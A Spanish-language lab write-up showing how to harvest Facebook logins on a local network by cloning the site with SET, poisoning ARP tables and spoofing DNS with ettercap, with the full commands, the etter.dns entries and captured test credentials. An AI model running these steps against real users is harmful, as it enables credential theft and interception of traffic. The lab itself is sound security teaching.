

Setoolkit

En esta práctica se aplica ingeniería social con SET (The Social-Engineer Toolkit) mediante la clonación de un sitio legítimo (Facebook), ARP Spoofing y DNS Spoofing con el fin de obtener las credenciales de acceso de la víctima.

Lo primero que se realiza es verificar que las dos máquinas (atacante y víctima) puedan verse entre ellas:

Víctima (elementary OS):

```
rafael@rafael-VivoBook:~$ hostname -I
192.168.31.126
rafael@rafael-VivoBook:~$ ping 192.168.31.83
PING 192.168.31.83 (192.168.31.83) 56(84) bytes of data.
64 bytes from 192.168.31.83: icmp_seq=1 ttl=64 time=8.91 ms
64 bytes from 192.168.31.83: icmp_seq=2 ttl=64 time=3.96 ms
64 bytes from 192.168.31.83: icmp_seq=3 ttl=64 time=2.41 ms
^C
--- 192.168.31.83 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 2.419/5.101/8.918/2.772 ms
rafael@rafael-VivoBook:~$
```

Atacante (Parrot):

```
[root@parrot]-[/home/user]
#hostname -I
192.168.31.83
[root@parrot]-[/home/user]
#ping 192.168.31.126
PING 192.168.31.126 (192.168.31.126) 56(84) bytes of data.
64 bytes from 192.168.31.126: icmp_seq=1 ttl=64 time=0.831 ms
64 bytes from 192.168.31.126: icmp_seq=2 ttl=64 time=5.38 ms
64 bytes from 192.168.31.126: icmp_seq=3 ttl=64 time=5.06 ms
^C
--- 192.168.31.126 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 5ms
rtt min/avg/max/mdev = 0.831/3.755/5.375/2.071 ms
[root@parrot]-[/home/user]
#
```

Se ejecuta ahora SET en Parrot y se selecciona la opción 1 (Social-Engineering Attacks):
setoolkit

```
There is a new version of SET available.  
Your version: 7.7.9  
Current version: 8.0  
  
Please update SET to the latest before submitting any git issues.  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 1
```

Se selecciona la opción 2 (Website Attack Vector)

```
Select from the menu:  
  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) SMS Spoofing Attack Vector  
11) Third Party Modules  
  
99) Return back to the main menu.  
  
set> 2
```

Elegimos la opción 3 (Credential Harvester Attack Method):

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Seleccionamos ahora la opción 2 (Site Cloner) y se pone la dirección IP de la máquina atacante (Parrot).

```
Home
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.


1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.31.83]:  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:www.facebook.com  
  
[*] Cloning the website: https://login.facebook.com/login.php  
[*] This could take a little bit...  
  
The best way to use this attack is if username and password form  
fields are available. Regardless, this captures all POSTs on a website.  
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.  
Press {return} if you understand what we're saying here.
```

Ingresamos a la dirección IP en el equipo de la víctima (o cualquier otro) para comprobar que carga el sitio clonado con SET.



Ya que se comprobó que el sitio es accesible, se hace ahora el ARP spoofing y el DNS spoofing para obtener las credenciales de acceso del usuario.

Se agrega en el archivo /etc/ettercap/etter.dns las siguientes líneas:

```
facebook.com      A      192.168.31.83  
*.facebook.com    A      192.168.31.83
```

Esto permite redirigir las peticiones de facebook.com a la ip del atacante que tiene la página clonada de Facebook.


```

GNU nano 3.2 /etc/ettercap/etter.dns
# Start Parrot Wiki Donate #
#####
facebook.com A 192.168.31.83
*.facebook.com A 192.168.31.83
#####
# microsoft sucks ;)
# redirect it to www.linux.org
#

```

Se ejecuta Ettercap para realizar el ataque de ARP poisoning y DNS spoofing:

ettercap -T -q -i eth0 -P dns_spoof -M arp ///

```

[root@parrot]-[/home/user]# ettercap -T -q -i eth0 -P dns_spoof -M arp ///
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
Listening on: 192.168.31.83/255.255.255.0
eth0 -> 08:00:27:7A:1A:C2
192.168.31.83/255.255.255.0
fe80::78cc:bcf:fae5:5bfb/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...
33 plugins
42 protocol dissectors
57 ports monitored
20388 mac vendor fingerprints
1766 tcp OS fingerprints
2182 known services
Lua: no scripts were specified, not starting up!
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====| 100.00 %

```

```

Randomizing 255 hosts for scanning...er":"676922","hash":"A1637f8L
Scanning the whole netmask for 255 hosts...["gk2_exposure",{"ident
* |======>| 100.00 %32
Lx88"),1555518251983,0],["gk2_exposure",{"identifier":"729630","ha
5 hosts added to the hosts list?...v"),1555518251983,0],["gk2_expo
3,0],["gk2_exposure",{"identifier":"729633","hash":"AT48eidfnabYAp
ARP poisoning victims:55518251984,0],["gk2_exposure",{"identifier"
",{"ds":"www tinyview port","options":{"addBrowserFields":true},
GROUP 1 : ANY (all the hosts in the list)gnalsLoggerConfig",{"con
"fbid":null,"name":"meta_title","signal_value":"Iniciar sesión en
GROUP 2 : ANY (all the hosts in the list):"e6af21e8-0e20-42cb-81a
Starting Unified sniffing...para empezar a compartir y conectarte
252003,0],["logger:SEOMeterSignalsLoggerConfig",{"controller":"/le
name":"meta_robots","signal_value":"noodp,noydir"},1555518252003,0
Text only Interface activated...3d2b7126706","fbid":null,"name":"l
Hit 'h' for inline help oller":"/login.php","uuid":"e6af21e8-0e20-
ne>>"),1555518252003,0],["logger:SEOMeterSignalsLoggerConfig",{"co
Activating dns_spoof plugin...al_value":"<none>>"},1555518252003,

```

Se observa la tabla ARP (en el equipo atacado) que está modificada ya que los equipos tienen asociada la dirección MAC del atacante.


```

rafael@rafael-VivoBook:~$ arp -a
XiaoQiang (192.168.31.1) en 28:6c:07:98:b3:df [ether] en wlp2s0
? (192.168.31.251) en 08:00:27:7a:1a:c2 [ether] en wlp2s0
? (192.168.31.63) en 08:00:27:7a:1a:c2 [ether] en wlp2s0
? (192.168.31.160) en 4c:b1:99:17:26:b3 [ether] en wlp2s0
? (192.168.31.62) en c8:85:50:06:14:55 [ether] en wlp2s0
? (192.168.31.83) en 08:00:27:7a:1a:c2 [ether] en wlp2s0
? (192.168.31.11) en 08:00:27:d6:cb:99 [ether] en wlp2s0
? (192.168.31.149) en 38:a4:ed:a4:fb:8c [ether] en wlp2s0
? (192.168.31.10) en 74:23:44:ab:f5:5d [ether] en wlp2s0
? (192.168.31.127) en 1c:7b:23:3a:66:ae [ether] en wlp2s0
rafael@rafael-VivoBook:~$

```

Como la tabla de resolución de nombre se modificó, al entrar a facebook.com se redirigirá a la página falsa que se creó y que está en la máquina del atacante.

Ahora se accede a facebook.com desde la máquina víctima e ingresamos los datos para iniciar sesión:



En la máquina del atacante vemos que se capturan las credenciales enviadas:

```
dns_spoof: A [facebook.com] spoofed to [192.168.31.83]
dns_spoof: A [facebook.com] spoofed to [192.168.31.83]
dns_spoof: A [facebook.com] spoofed to [192.168.31.83]
HTTP : 192.168.31.83:80 -> USER: usuario@hotmail.com PASS: hola123., INFO: 192.168.31.83/device-based/regular/login/?login_attempt=1
&lwv=100 world around you on Facebook.
CONTENT: jazoest=2651&lstd=AVraACLQ&display=&enable_profile_selector=&isprivate=&legacy_return=0&profile_selector_ids=&return_session=&
skip_api_login=&signed_next=&trynum=1&timezone=150&lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6Nz4M4LCJjiIjoyNH0%3D&lgnd=092012
_mtkD&lgns=1555527345&email=usuario%40hotmail.com&pass=hola123.%2C&prefill_contact_point=&prefill_source=&prefill_type=&first_prefill
_source=&first_prefill_type=&had_cp_prefilled=false&had_password_prefilled=false&ab_test_data=AAAAyl%2FMMAMZAAMMAMAAAAZAAAAAAAAAAAAA
AAAAS%2FkwSEAMCBD
```

Finalmente comprobamos en la máquina de la víctima la resolución DNS para facebook.com:
dig facebook.com

Se observa que la url tiene asociada la IP de la máquina atacante y por eso fue posible llevar a cabo el ataque.

```
rafael@rafael-VivoBook:~$ dig facebook.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24240
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;facebook.com.                IN      A

;; ANSWER SECTION:
facebook.com.                 3600    IN      A      192.168.31.83

;; Query time: 1 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Wed Apr 17 13:53:40 CDT 2019
;; MSG SIZE  rcvd: 46

rafael@rafael-VivoBook:~$
```

Al mezclar las técnicas vistas en esta práctica (ARP spoofing, DNS spoofing e Ingeniería Social) es posible realizar lo anterior ya que un usuario podría estar navegando sin percatarse de lo que está ocurriendo y por esa razón es necesario que se revise que el sitio al que se está ingresando, sea realmente dicho sitio.